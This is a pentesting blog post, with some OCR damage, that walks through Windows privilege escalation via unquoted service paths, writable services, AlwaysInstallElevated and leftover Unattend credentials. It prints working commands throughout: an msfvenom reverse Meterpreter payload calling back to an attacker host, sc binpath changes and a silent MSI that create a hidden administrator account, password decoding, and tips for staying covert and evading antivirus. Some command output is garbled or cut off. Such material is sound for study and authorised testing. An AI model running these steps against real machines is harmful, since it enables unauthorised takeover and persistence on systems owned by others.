To Shell And Back: Adventures In Pentesting

Well, That Escalated Quickly…

Posted on November 24, 2015 by Jonathan

Common Windows Privilege Escalation Vectors

Imagine this scenario: You've gotten a Meterpreter session on a machine (HIGH FIVE!), and you opt for running `getsystem` in an attempt to escalate your privileges… but what that proves unsuccessful? Should you throw in the towel?

Only if you're a quitter… but you're not, are you? You're a champion!!! 🙂

In this post I will walk us through common privilege escalation techniques on Windows, demonstrating how to "manually" accomplish each task as well as talk about any related Metasploit modules. While most techniques are easier to exploit when escalating from Local Administrator to SYSTEM, improperly configured machines can certainly allow escalation from unprivileged accounts in the right circumstances.

Note: In this post, we will focus on escalation techniques that do not rely on kernel exploits such as KiTrap0d (which just so happens to be one of four methods attempted by Meterpreter's `getsystem`*.)*

Trusted Service Paths

This vulnerability deals with how Windows interprets spaces in a file path for a service binary. Given that these services often run as SYSTEM, there is an opportunity to escalate our privileges if we can exploit this behavior. For example, consider the following file path:

```
C:\Program Files\Some Folder\Service.exe
```

For each space in the above file path, Windows will attempt to look for and execute programs with a name that matches the word in front of space. The operating system will try all possibilities throughout the entire length of the file path until it finds a match. Using the example above, Windows would try to locate and execute programs in the following order:


```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\Service.exe
```

Note: This behavior happens when a developer fails to enclose the file path in quotes. File paths that are properly quoted are treated as absolute and therefore mitigate this vulnerability. As a result, you may see this vulnerability referred to as "Unquoted Service Paths."

If we were to drop a properly-named malicious executable in an affected folder, upon a restart of the service, we could have our malicious program run as SYSTEM (in a majority of cases). However, prior to dropping an executable, we would have to ensure that we had the necessary privileges to the target folder (organizations with least privilege properly implemented would prevent us from dropping an executable at the root of the drive). Let's go ahead and step through the process of identifying and exploiting this vulnerability…

To start, we can utilize the following one-line Windows Management Instrumentation (WMI) query, written by Danial Compton ([@commonexploits]), to list all unquoted service paths (minus built-in Windows services) on our compromised machine, GREED:


```
ame,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```



```
[illegible]
[illegible]
Privacyware network service             PFNet             C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\[illegible]
```

As you can see, we have a hit! The path for PFNet's service binary is unquoted and contains spaces. If the stars align, we will also have the necessary folder permissions. Assuming we've already checked our permissions on the root of the drive, let's use the built-in Windows tool, Integrity Control Access Control Lists (icacls), to view the permissions of the other affected folder in the path, Privacyware:

```
icacls "C:\Program Files (x86)\Privacyware"
```




```
C:\Users\Steve.INFERNO\Desktop>icacls "C:\Program Files (x86)\Privacyware"
icacls "C:\Program Files (x86)\Privacyware"
C:\Program Files (x86)\Privacyware BUILTIN\Users:(OI)(CI)(M)
                                   NT SERVICE\TrustedInstaller:(I)(F)
                                   NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                   NT AUTHORITY\SYSTEM:(I)(F)
                                   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Administrators:(I)(F)
                                   BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Users:(I)(RX)
                                   BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                   CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Notice the first line: `BUILTIN\Users:(OI)(CI)(M)`, which lists the permissions for unprivileged users. The (M) stands for Modify, which grants us, as an unprivileged user, the ability to read, write and delete files and subfolders within this folder. WHAT LUCK! We are now free to create and drop a malicious executable called Privatefirewall.exe… let's begin!

Note: We would be able to accomplish the same task if we had Write (W) permissions to the Privacyware folder. For a more information on Windows permissions, check out the following MSDN link: [File and Folder Permissions].

When creating an executable with MSFVenom, you may wish to have your payload simply add a user to the Local Administrators group (`windows/adduser`) or send you a reverse Meterpreter shell running as SYSTEM (as demonstrated below). Other options are certainly possible!


```
msfvenom -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai LHOST=10.0.0.100 LPORT=443 -f exe
```



```
 Directory of C:\Program Files (x86)\Privacyware

11/16/2015  01:21 PM    <DIR>          .
11/16/2015  01:21 PM    <DIR>          ..
11/03/2015  04:41 PM    <DIR>          Privatefirewall 7.0
11/16/2015  01:14 PM            17,408 Privatefirewall.exe
               1 File(s)         17,408 bytes
               3 Dir(s)  12,131,987,456 bytes free
```

Now that our malicious executable is in place, let's try to stop and then restart the PFNet service in order to kick off our shell. To do this, we can utilize the built-in Service Control (sc) tool:


```
sc stop PFNet
sc start PFNet
```



```
C:\Users\Steve.INFERNO\Desktop>sc stop PFNet
sc stop PFNet
[SC] OpenService FAILED 5:

Access is denied.
```

LAME! As you can see above, while we have Modify permissions for certain folders within the service path, we don't actually have permissions to interact with the PFNet service itself. In this scenario, we can wait for someone to restart the GREED machine or force a restart ourselves (*stealthy the latter is not*).


Upon a restart of GREED, Windows locates and executes our Privatefirewall binary, sending us a shell with SYSTEM privileges. The world (or, at least, GREED) is all ours at this point!



```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.0.10:49155 (UUID: 80a0fa280a1eb4d8/x86=1/windows=1/2015-11-
[*] Meterpreter session 1 opened (10.0.0.100:443 -> 10.0.0.10:49155)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit Module: `exploit/windows/local/trusted_service_path`

This module only requires that you link it to an existing Meterpreter session before running:



```
Module options (exploit/windows/local/trusted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

A review of the source code reveals that the module uses some regular expression magic to filter out any paths that are quoted or have no spaces in the path to create a list of vulnerable services. The module then attempts to exploit the first vulnerable service on the list by dropping a malicious executable into the affected folder. The vulnerable service is then restarted, and afterwards, the module takes care of removing the malicious executable.

Note: I didn't see anywhere in the module's code that a check is performed as to whether we have appropriate access to the target directory prior to attempting to drop the executable. This seems a little odd to me…

Vulnerable Services

When discussing exploitation of Vulnerable Services, there are two objects one can be referring to:

1. Service Binaries
2. Windows Services


The former is very similar to what we did with Trusted Service Paths. Whereas Trusted Service Paths exploits odd Windows file path interpretation in combination with folder permissions along the service path, Vulnerable Service Executables takes advantage of file/folder permissions pertaining to the actual executable itself. If the correct permissions are in place, we can simply replace the service executable with a malicious one of our own. Using Privacy Firewall as an example, we'd place an executable named pfsvc.exe into the "Privatefirewall 7.0" folder. VIOLA!

The latter refers to the actual Windows Service and the ability to modify it's properties. These Services run in the background and are controlled by the Operating System through the Service Control Manager (SCM), which issues commands to and receives updates from all Windows Services. If we can modify a Service's binary path (binpath) property, upon a restart of the service, we can have the Service issue a command as SYSTEM on our behalf. Let's take a look…

The easiest way to determine which Windows Services have vulnerable privileges is to utilize the AccessChk tool, which is part of the SysInternals Suite. This group of tools was written for Microsoft by Mark Russinovich to allow for advanced querying, managing and troubleshooting of systems and applications. While it's always a good idea to limit the amount of items that you allow to touch disk during a pentesting engagement due to risk of anti-virus detection (among other concerns), since AccessChk is an official and well-known Microsoft tool, the chances of flagging any protective mechanisms on the machine are slim.

Once we have AccessChk downloaded on our target machine, GREED, we can run the following command to determine which Services can be modified by any authenticated user (regardless of privilege level):

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
```




```
C:\Users\Steve.INFERNO\Desktop>accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Authenticated Users" *
RW PFNet
        SERVICE_ALL_ACCESS
```

Well, what do we have here? PFNet shows it's face once more! `SERVICE_ALL_ACCESS` means we have full control over modifying the properties of the PFNet Service. In most scenarios an unprivileged account should not have this type of control over a Windows Service, and often times these types of vulnerabilities occur due to misconfiguration by an Administrator or even the third-party developer (believe it or not, Windows XP actually shipped with several vulnerable *built-in* Services ***facepalm***).

Note: The PFNet Service was intentionally modified to be insecure for the purposes of this particular demonstration. This explains why we were unable to successfully control the service during the Trusted Service Paths walk-through.

Let's utilize the Service Control (sc) utility to view the configuration properties of the PFNet Service:


```
sc qc PFNet
```



```
C:\Users\Steve.INFERNO\Desktop>sc qc PFNet
sc qc PFNet
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: PFNet
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Privacyware\Privatefirewall 7.0\pfsvc.exe
        LOAD_ORDER_GROUP   : TDI
        TAG                : 0
        DISPLAY_NAME       : Privacyware network service
        DEPENDENCIES       : RpcSs
        SERVICE_START_NAME : LocalSystem
```


Notice that the `BINARY_PATH_NAME` value is set to point to pfsvc.exe, which we know is is the associated service binary. Changing this value to a command to add a user and restarting the service will execute this command as SYSTEM (confirmed by validating `SERVICE_START_NAME` is set to `LocalSystem`). We can repeat the process one more time to add our new user to the Local Administrator group:

```
sc config PFNET binpath= "net user rottenadmin P@ssword123! /add"
sc stop PFNET
sc start PFNET
sc config PFNET binpath= "net localgroup Administrators rottenadmin /add"
sc stop PFNET
sc start PFNET
```



```
C:\Users\Steve.INFERNO\Desktop>sc start PFNet
sc start PFNet
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

YIKES! The sc utility throws an error each time we start the service with one of our malicious commands in the binpath. This is because the `net user` and `net localgroup` commands do not point to the service binary and therefore the SCM cannot communicate with the service. Never fear, however, as the error is thrown only *after* issuing our malicious commands:




```
C:\Users\Steve.INFERNO\Desktop>net user rottenadmin
net user rottenadmin
User name                    rottenadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/21/2015 3:41:01 PM
Password expires             1/2/2016 3:41:01 PM
Password changeable          11/22/2015 3:41:01 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Note: I'd recommend setting the binpath property to point to the original service binary and having the service successfully started/running once you've completed your privilege escalation. This will allow normal Service behavior to resume and reduce drawing unwanted attention.

Now that we have an established account on GREED with Administrator privileges, it would be rather simple to escalate to SYSTEM in the future if needed (*bit o' Mimikatz, anyone?*).

Metasploit Module: `exploit/windows/local/service_permissions`

This module only requires that you link it to an existing Meterpreter session before running:



```
Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION                      yes       The session to run this module on.
```

This module tries two methods in an attempt to escalate to SYSTEM. First, if the Meterpreter session is currently running under Administrator privileges, the module will aim to create and run a new service. If the current account privileges do not allow for service creation, the module will then seek out to determine if weak folder or file permissions will allow for hijacking existing services.

When creating new services or hijacking existing ones, the module creates an executable, which has a randomly-generated filename as well as installation folder path. Enabling the `AGGRESSIVE` option on this module will exploit every vulnerable service on the target host. With the option disabled, the module stops at the first successful escalation attempt.


AlwaysInstallElevated

AlwaysInstallElevated is a setting that allows non-privileged users the ability to run Microsoft Windows Installer Package Files (MSI) with elevated (SYSTEM) permissions. However, granting users this ability is a security concern because   For this to occur, there are two registry entries that have to be set to the value of "1" on the machine:

```
[HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
```

The easiest way to check the values of these two registry entries is to utilize the built-in command line tool, reg query:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```



```
C:\Users\Steve.INFERNO\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\Steve.INFERNO\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Note: If you happen to get an error message similar to: `The system was unable to find the specified registry key or value`*, it may be that a Group Policy setting for AlwaysInstallElevated was never defined, and therefore an associated registry entry doesn't exist.*

Now that we know AlwaysInstallElevated is enabled for both the local machine and the current user, we can proceed to utilize MSFVenom to generate an MSI file that, when executed on the victim machine, will add a user to the Local Administrators group:

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o rotten.msi
```


Once you have our newly created MSI file loaded on the victim, we can leverage a command-line tool within Windows, Msiexec, to covertly (in the background) run the installation:

```
msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\rotten.msi
```

The properties of the switches utilized in the above Msiexec command are below:

`/quiet` = Suppress any messages to the user during installation
`/qn` = No GUI
`/i` = Regular (vs. administrative) installation

Once run, we can check to validate that our account was created and added to the Local Administrator Group:




```
C:\Users\Steve.INFERNO\Desktop>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
rottenadmin
The command completed successfully.
```

Note: MSI files created with MSFVenom as well as with the always_install_elevated module discussed below, will fail during installation. This behavior is intentional and meant to prevent the installation being registered with the operating system.

Metasploit Module: `exploit/windows/local/always_install_elevated`

As you can see below, this module simply requires that you link it to an existing session prior to running:



```
Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

There is an advanced setting, called `QUIET`, that you'll want to enable in most scenarios. Turning on `QUIET` acts the same as utilizing the `/quiet` switch as part of a Msiexec command. This ensures that all messages to the user are suppressed, keeping our activities covert.

The module creates an MSI file with a randomly-generated filename and takes care of all cleanup after deployment.

Unattended Installs

Unattended Installs allow for the deployment of Windows with little-to-no active involvement from an administrator. This solution is ideal in larger organizations where it would be too labor and time-intensive to perform wide-scale deployments manually. If administrators fail to clean up after this process, an EXtensible Markup Language (XML) file called Unattend is left on the local system. This file contains all the configuration settings that were set during the installation process, some of which can include the configuration of local accounts, to include Administrator accounts!

While it's a good idea to search the entire drive, Unattend files are likely to be found within the following folders:

```
C:\Windows\Panther\
C:\Windows\Panther\Unattend\
C:\Windows\System32\
C:\Windows\System32\sysprep\
```


Note: In addition to Unattend.xml files, be on the lookout for sysprep.xml and sysprep.inf files on the file system. These files can also contain credential information utilizing during deployment of the operating system, allowing us to escalate privileges.

Once you've located an Unattend file, open it up and search for the `<UserAccounts>` tag. This section will define the settings for any local accounts (and sometimes even Domain accounts):

```
<UserAccounts>
    <LocalAccounts>
        <LocalAccount>
            <Password>
                <Value>UEBzc3dvcmQxMjMhUGFzc3dvcmQ=</Value>
                <PlainText>false</PlainText>
            </Password>
            <Description>Local Administrator</Description>
            <DisplayName>Administrator</DisplayName>
            <Group>Administrators</Group>
            <Name>Administrator</Name>
        </LocalAccount>
    </LocalAccounts>
</UserAccounts>
```

In the snippet of the sample Unattend file above, you can see a local account being created and added to the Administrators group. The administrator chose not to have the password stored in plaintext; however, it is merely *obfuscated* with Base64. As seen below, we can trivially decode it in Kali with the following:

```
echo "UEBzc3dvcmQxMjMhUGFzc3dvcmQ=" | base64 -d
```



```
root@Kali:~# echo "UEBzc3dvcmQxMjMhUGFzc3dvcmQ=" | base64 -d
P@ssword123!Passwordroot@Kali:~#
```


So, our password is "P@ssword123!Password"? Not quite... Microsoft appends "Password" to all passwords within Unattend files before encoding them; therefore, our Local Administrator password is in fact just

"P@ssword123!".

Note: Under the `<UserAccounts>` *section, you may also see* `<AdministratorPassword>` *tags, which are another way to configure the Local Administrator account.*

Metasploit Module: `post/windows/gather/enum_unattend`

This module is relatively straightforward. The only action is to assign it to the active Meterpreter session we are interested in:



```
Module options (post/windows/gather/enum_unattend):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   GETALL   true             yes       Collect all unattend.xml that are found
   SESSION                   yes       The session to run this module on.
```

After a review of the source code, it appears that this module will only search for Unattend.xml files, and therefore, may miss stored credentials in related files such as syspref.xml and syspref.inf. On the positive side, this module will search the entire drive in an attempt to located Unattend files.

Group Policy Preferences (GPP)

Please refer to my August 2015 blog post for a detailed walkthrough of exploiting GPP for privilege escalation: What You Know Bout GPP???.

!!! Important Note Regarding Anti-Virus !!!

During my testing, MSI and EXE binaries generated by MSFVenom as well as Metasploit Modules were flagged by some Anti-Virus (a/v) software. This is because the executable templates utilized by Metasploit are well-known to a/v vendors. For more information on why templates are flagged and how to evade detection, please see my September 2015 blog post: A/V Ain't Got Nothing On Me!

Utilizing an obfuscation tool such as Veil-Evasion or creating your own executable by "compiling" PowerShell scripts (to add a user to the Administrators group, for example) stand a much better chance of bypassing any deployed a/v solution. Within Metasploit, modules offer an advanced option to substitute custom EXE and MSI binaries. Just be sure to set `EXE::Custom` or `MSI::Custom` to point to your binary prior to executing the module.

Additional Resources

Windows Privilege Escalation Fundamentals
This is an amazing resource put together by Ruben Boonen (`@FuzzySec`) and was indispensable during my preparation for the Offensive Security Certified Professional exam. Ruben touches on escalation techniques not covered in my post, such as searching the registry for credentials as well as exploiting scheduled tasks. Most definitely worth the read…

PowerUp
PowerUp is a PowerShell tool written by Will Schroeder (`@harmj0y`) that will query a victim machine in order to identify what privilege escalation vectors are present. With most of the vectors, if the machine is vulnerable, you can then utilize PowerUp for exploitation. Originally written in 2014 as a standalone tool, it has now been integrated into Empire, a post-exploitation, cryptographically-secure PowerShell agent.

This entry was posted in Privilege Escalation, Windows. Bookmark the permalink.

One Response to *Well, That Escalated Quickly…*

Avicoder *says:*
November 29, 2015 at 10:04 am

We had a small ctf at our workplace, I was stuck at privilege escalation after getting meterpreter session. This write is very well written and explained nicely.

Thanks

Reply

To Shell And Back: Adventures In Pentesting